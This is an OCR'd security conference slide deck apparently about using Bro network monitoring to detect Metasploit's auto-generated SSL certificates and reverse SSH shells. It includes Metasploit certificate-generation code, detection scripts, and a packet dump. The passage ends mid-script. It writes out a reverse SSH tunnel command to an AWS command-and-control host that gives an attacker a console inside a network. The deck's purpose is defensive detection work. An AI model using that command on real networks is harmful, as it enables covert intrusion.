

Brotection

John B. Althouse, III
Salesforce
john.b.althouse@gmail.com
@404A41


Bro




Bro is Watching


010101110101000101 0101010100101010101010
1010101010101010111 0101010101010101010010101
01010101010101010101 01110101000101010101010 1
0100101010101010101010101010101 ect. ect.

Network Security Monitoring



Your first look at the Bro logs...



SSL Cert Detection

Detection for all things HTTPS

Advisaries

- Threat Actors
    - State Sponsored
        - APT1,000
    - Money Driven
        - You computer are locked by FBI, us you will pay.
    - Hacktivists
        - $cr1p7 k1dd13z
            - lolerkoperz

LOLZ
SHELLZ
SHELLZ
DERBY CON
PWD
OH-DAY

SSL Certs

Remember, threat actors are humans.

- Generally lazy.
- Take the shortest path first.
- Have pride in their work.

SSL Certs

Threat actors generally use:

- The same cert.
- The same cert generation tool or algorithm.
- Especially if they wrote it.
- The same pool of certs.

This is good intel to share.

Adding to Bro Intel Framework


```
@load base/frameworks/intel
@load base/files/x509
@load policy/frameworks/intel/seen/where-locations
module Intel;

export {
   redef enum Intel::Type += { Intel::CERT_SERIAL }; }

event x509_certificate(f: fa_file, cert_ref: opaque of x509, cert: X509::
Certificate) {
    Intel::seen([$indicator=cert$serial, $indicator_type=Intel::
CERT_SERIAL, $f=f, $where=X509::IN_CERT]); }
```

Metasploit SSL Certs

Detection for all things Metasploit HTTPS

Default Metasploit SSL Cert in Bro

x509.log



id	certificate.version	certificate.serial	certificate.subject	certificate.issuer	certificate.not_valid_before	certificate.not_valid_after	certificate.key_alg	certificat
FkBRWI3	3	2ABA7B7F	CN=vl3qykkr.com,O=UPdkxNE	CN=hrzvox.gov,O=bdlOFqMXlUf	1406814828	1409442828	rsaEncryption	sha1With

certificate.issuer:

CN=hrzvox.gov,O=bdlOFqMXlUfgoNQljMuRWgiJ,
L=ZTIhjQVsJEuQIlSgScdegcLSLJVRE,ST=WI,C=US

certificate.subject:

CN=vl3qykkr.com,O=UPdkxNEasODSAlkvuadEMm,
L=SZewokfDFSkaAsfKyeJMNtfleGT,ST=NV,C=US

/usr/share/metasploit-framework/lib/rex/socket/ssl_tcp_server.rb

```
def makessl(params)
  ssl_cert = params.ssl_cert
  if ssl_cert
    issuer = OpenSSL::X509::Name.new([
        ["C","US"],
        ['ST', Rex::Text.rand_state()],
        ["L", Rex::Text.rand_text_alpha(rand(20) + 10)],
        ["O", Rex::Text.rand_text_alpha(rand(20) + 10)],
        ["CN", Rex::Text.rand_hostname],
      ])
```

/usr/share/metasploit-framework/lib/rex/text.rb

```
def self.rand_hostname
 host = []
   (rand(5) + 1).times {
    host.push(Rex::Text.rand_text_alphanumeric(rand(10) +
1))
     }
    host.push(TLDs.sample)
    host.join('.').downcase
  end
 TLDs = ['com', 'net', 'org', 'gov', 'biz', 'edu']
```

/usr/share/metasploit-framework/lib/rex/text.rb

```
def self.rand_state()
   States.sample
 end
```

```
States = ["AK", "AL", "AR", "AZ", "CA",
"CO", "CT", "DE", "FL", "GA", "HI",
"IA", "ID", "IL", "IN", "KS", "KY",
"LA", "MA", "MD", "ME", "MI", "MN",
"MO", "MS", "MT", "NC", "ND", "NE",
"NH", "NJ", "NM", "NV", "NY", "OH",
"OK", "OR", "PA", "RI", "SC", "SD",
"TN", "TX", "UT", "VA", "VT", "WA",
"WI", "WV", "WY"]
```

/usr/share/metasploit-framework/lib/rex/text.rb


```
  def self.rand_text_alpha(len, bad='')
    foo = []
    foo += ('A' .. 'Z').to_a
    foo += ('a' .. 'z').to_a
    rand_base(len, bad, *foo )
  end
```

/usr/share/metasploit-framework/lib/rex/socket/ssl_tcp_server.rb

```
def makessl(params)
  ssl_cert = params.ssl_cert
  if ssl_cert
    issuer = OpenSSL::X509::Name.new([
        ["C","US"],
        ['ST', Rex::Text.rand_state()],
        ["L", Rex::Text.rand_text_alpha(rand(20) + 10)],
        ["O", Rex::Text.rand_text_alpha(rand(20) + 10)],
        ["CN", Rex::Text.rand_hostname],
      ])
```

Default Metasploit SSL Cert in Bro

x509.log




id	certificate.version	certificate.serial	certificate.subject	certificate.issuer	certificate.not_valid_before	certificate.not_valid_after	certificate.key_alg	certificat
FkBRWI3	3	2ABA7B7F	CN=vl3qykkr.com,O=UPdkxNE	CN=hrzvox.gov,O=bdlOFqMXlUf	1406814828	1409442828	rsaEncryption	sha1With


```
certificate.issuer:
CN=hrzvox.gov,
O=bdlOFqMXlUfgoNQljMuRWgiJ,
L=ZTIhjQVsJEuQIlSgScdegcLSLJVRE,
ST=WI,
C=US
```

Regex match on rand mixed alpha?

```
bdlOFqMXlUfgoNQljMuRWgiJ
ZTIhjQVsJEuQIlSgScdegcLSLJVRE
alDSFlkasfQWAFlksSA
aAfkVCIQmdSDlEkfASgKJZEk
KfaNmtFxGPtqeK
jQVsJEuQIlSgoNQljMuR
CIQmddlOFqMXlUlDSFSgQljM
SgoNQljasfOFqMXl
KfIKwlMCZoetFFaLKXZ
```



[a-z][A-Z]{2}



```
  if ( !(cert?$issuer) || (/C=US/ !in cert$issuer) )
        return;
local conn: connection;
for ( c in f$conns )
      conn=f$conns[c];
local metasploit = /[a-z][A-Z]{2}/;
  local x509_data: table[string] of string = table();
  local parts = split(cert$issuer, /,/);
  for ( part_index in parts )
          {
          local key_val = split1(parts[part_index], /=/);
          if ( 2 in key_val)
                  x509_data[key_val[1]] = key_val[2];
          }
  if ( "C" in x509_data && x509_data["C"] == "US" && "L" in x509_data && metasploit in x509_data["L"] )
          NOTICE([$note=Metasploit_SSL_Cert, $conn=conn,
                  $msg=fmt("Metasploit SSL, random issuer US city '%s'", x509_data["L"]),
                  $sub=cert$issuer,
                  $identifier=cert$issuer]);
```


ALERT

```
TS:      1608132328.219263
UID:     CRfYLk13zS5KEkapCc
Orig:    10.1.2.3         31337
Resp:    192.0.2.1        443  tcp
Note:    SSL::Metasploit_SSL_Cert
Msg:     Metasploit SSL, random issuer US city 'ZTIhjQVsJEuQIlSgScdegcLSLJVRE'
Sub:     CN=hrzvox.gov,O=bdlOFqMXlUfgoNQljMuRWgiJ,
L=ZTIhjQVsJEuQIlSgScdegcLSLJVRE,
         ST=WI,C=US
Source:  10.1.2.3
Dest:    192.0.2.1   443
Notice::ALERT
```

Metasploit SSL Round 2

The Inevitable Update

Metasploit SSL Cert Round 2




Commits on Nov 21, 2014

Auto-generated SSL certs now match "snakeoil" defaults ...

hmoore-r7 authored on Nov 21, 2014

```
This change emulates the auto-generated snakeoil certificate from Ubuntu 14.04. The
main changes including moving to 2048-bit RSA, SHA256, a single name CN for
subject/issuer, and the removal of most certificate extensions.
```



COME

AT

ME

Metasploit SSL Cert Round 2

```
def self.ssl_generate_certificate
    yr   = 24*3600*365
    vf   = Time.at(Time.now.to_i - rand(yr * 3) - yr)
    vt   = Time.at(vf.to_i + (10 * yr))
    cn   = Rex::Text.rand_text_alpha_lower(rand(8)+2)
    key  = OpenSSL::PKey::RSA.new(2048){ }
    cert = OpenSSL::X509::Certificate.new
    cert.version     = 2
    cert.serial      = (rand(0xFFFFFFFF) << 32) + rand(0xFFFFFFFF)
    cert.subject     = OpenSSL::X509::Name.new([["CN", cn]])
    cert.issuer      = OpenSSL::X509::Name.new([["CN", cn]])
    cert.not_before = vf
    cert.not_after  = vt
    cert.public_key = key.public_key

    ef = OpenSSL::X509::ExtensionFactory.new(nil,cert)
    cert.extensions = [
      ef.create_extension("basicConstraints","CA:FALSE")
    ]
    ef.issuer_certificate = cert

    cert.sign(key, OpenSSL::Digest::SHA256.new)
```

Metasploit SSL Round 2

ssl.log:

```
ip.orig_h: 10.1.2.3
ip.orig_P: 1984
ip.resp_h: 192.0.2.1
ip.resp_p: 443
subject: CN=qjpozixk
issuer:  CN=qjpozixk
version: TLSv12
cipher: TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
validation_status: self signed certificate
```

Snakeoil Cert

- Issuer contains CN only
- Issuer and Subject are the same
- 2048bit Key
- Version 3
- Valid for 10 years
    - Starting now
- Usually SHA1 (for now)
- CN = Hostname.Domain

Metasploit Cert

- Issuer contains CN only
- Issuer and Subject are the same
- 2048bit Key
- Version 3
- Valid for 10 years
    - Starting now - rand(yr * 3) - yr
- Always SHA256
- CN = rand_text_alpha_lower(rand(8)+2)

Snakeoil Cert

- Issuer contains CN only
- Issuer and Subject are the same
- 2048bit Key
- Version 3
- Valid for 10 years
  - Starting now
- Usually SHA1 (for now)
- CN = Hostname.Domain

Metasploit Cert

- Issuer contains CN only
- Issuer and Subject are the same
- 2048bit Key
- Version 3
- Valid for 10 years
  - Starting now - rand(yr * 3) - yr
- Always SHA256
- CN = rand_text_alpha_lower(rand(8)+2)

Bro Script

```
event ssl_established(c: connection )
    {
    if ( c$id$resp_h in 10.0.0.0/8 ) { return; }
    if ( ! c$ssl?$subject ) { return; }
    if ( ! c$ssl?$issuer ) { return; }
    if ( c$ssl$subject != c$ssl$issuer ) { return; }
    if ( c$ssl$subject in falselist ) { return; }
    if ( /^CN=[a-z]{2,10}$/ == c$ssl$subject )
    if ( /^.+SHA256$/ == c$ssl$cipher )
          NOTICE([$note=Metasploit_SSL_Cert, $conn=c,
                 $msg=fmt("Metasploit Style Randomly Generated SSL Cert,
                 '%s'", c$ssl$subject), $sub=c$ssl$issuer])
```

Reverse SSH Shells

Credit: W’s epiphany

Reverse SSH Shells

Exploit script on internal host runs this command:

```
ssh -R 2222:localhost:22 user@something.amazonws.com
```

Then on your Amazon c2 server:

```
ssh localhost -p 2222
```

You are now sitting at a full console inside the network.
And all communication is over SSH, encrypted, to Amazon.

Reverse SSH Shells

AWS IPs do not make for good intel indicators.

The reverse SSH communication is a good indicator to share.

Let’s detect that.

Reverse SSH Shells

With every key press a packet is sent and received.

```
client > server: p
client < server: p
client > server: w
client < server: w
client > server: d
client < server: d
```

Reverse SSH Shells

Each single character packet is padded:

48 bytes (linux)

42 bytes (mac)

```
client > server: p (48 bytes)
client < server: p (48 bytes)
client > server: w (48 bytes)
client < server: w (48 bytes)
```

Reverse SSH Shells

Reverse SSH packets are double padded:

96 bytes (linux)

84 bytes (mac)

```
client < server: p (96 bytes)
client > server: p (96 bytes)
client < server: w (96 bytes)
client > server: w (96 bytes)
```

Reverse SSH Shells - Detection

96 byte packets happen ALL the time.

We need to look at each packet individually, one after another.

```
First packet: 96 bytes.
Next packet: 96 bytes.
This times 3.
   else: quit.
```

Reverse SSH Shells - Detection

Forward SSH shells look like this ALL the time.


So we make the logic more specific.

```
server to client: 96 bytes.
client to server: 96 bytes.
This times 3.
   else: quit.
```

Reverse SSH Shells - Detection

Still too many false positives. Let’s look for the return.

```
server to client: 96 bytes.
client to server: 96 bytes.
This times 3.
   else: quit.
client to server: >96 bytes.
   then: alert
```



```
úg´b^U*fª6nèÉ;)KmZÑyÇu]¦G·e÷%Kb½¼`;±Ûæíwsg=é?5zÿ

                                                2015/04/06 17:39:13.0629                              96 bytes

                                                79:Åâ¥v¸Ò[@íóz6YI%Ò7¡%Âêî¼T&AètÚcÑÎÞÄvN5ÝCÀæb¥õengGzÅ~1ió6]Vl,Áâd
                                                Å
                                                Ãà$¹

2015/04/06 17:39:13.0631                              96 bytes

¥¶JÄzF÷âèeÙ¬/"g1`¼ç¸0C
9Ó~BÖ¡$ùonåy->ß£I«ý*ü3=à\(×gv÷j¡;I+gdR7N´SÓnÿ'95ÆäÓÌzbÃr7)

                                                2015/04/06 17:39:13.0715                              96 bytes

                                                øTvNíì EÌ_,¾9BÒ
                                                ÈÞ
                                                Ñi»·=ÞéD%:j6¸>gÝÊ@9ÿºå1eé\!IêÇó]-ý¬FGæd?qH.Lá»1¯«'ë¾Ò®

2015/04/06 17:39:13.0717                              96 bytes

¬ª      #AÄlÅÏXI½>¼í@*X¨ØAj >´³=f·0]`3DÓ@»Ñc¶%ö4Åõt?1&x>T¢±ØLÙ
Í]<år]±åÕP

                                                2015/04/06 17:39:13.0815                              96 bytes

                                                .«VqRqÊÔÞBô£âÜÃØü9ëÑ=ñiÞ·hà?Øè-¥ª´YýãPèÏÞÉj@£/ÐP´â[fî1·(2^Å,¬òø³y
                                                ÛÏvìÛ¨

2015/04/06 17:39:13.0817                              96 bytes

ì5þM¦kÆp^Ë¡$³Åi.¼û×ß»RË»¤iuFÑK->-Y_æuG\k¥Ó¾Fßãég&oÛcN¡ú$T\WMóO`3ûñ
Þ^ëºüÃ!ø

                                                2015/04/06 17:39:13.0971                              96 bytes

                                                «8;ÊM»lllxJJSÎhÜyµgáë¶Zhce¹-³×Zøó
                                                ã·âä¶ÍõM×Èºwºäpª'ó¿óUÍÁÇïâxÅä2Ö¾w¨e®Èie}³N

2015/04/06 17:39:13.0973                              208 bytes

U
éÓ¥¶q«ïq·Oólüóí¾(        \u[9<¼L]À³ëì 1¯L»#~ÇQXÈêÉáÑ)À0R<>&@3MÐÊñDW
JçuäI<×PÄbLþ.¿&ð'á£QÙNëw«ÑVçÇ\U|óòJþaEepÓW³áüeµ0énWÓm¤ó{?ò/Ö,ßËèÎ®
:]öåÉwÐTOA
¡zWlZIÞãWF¿Â[dø<»lÂ
```

Reverse SSH Shells - Bro script

Snort based NIDS do not have granular next-packet analysis.

Bro scripting language gives the power to look at each individual packet, one after another.

Because there’s multiple variations of SSH clients and servers, multiple Bro scripts needed to be created.

Reverse SSH Shells - Bro script

```
event ssh_server_version(c: connection, version: string)
{
  if ( c$uid !in lssh_conns )
  {
     lssh_conns[c$uid] = 0;
     linux_echo[c$uid] = 0;
  }
  if ( c$uid !in linux_echo )
  {
    linux_echo[c$uid] = 0;
  }
}

event new_packet(c: connection, p: pkt_hdr)
{
if ( ! c?$service ) { return; }
if ( /SSH/ !in cat(c$service) ) { return; }

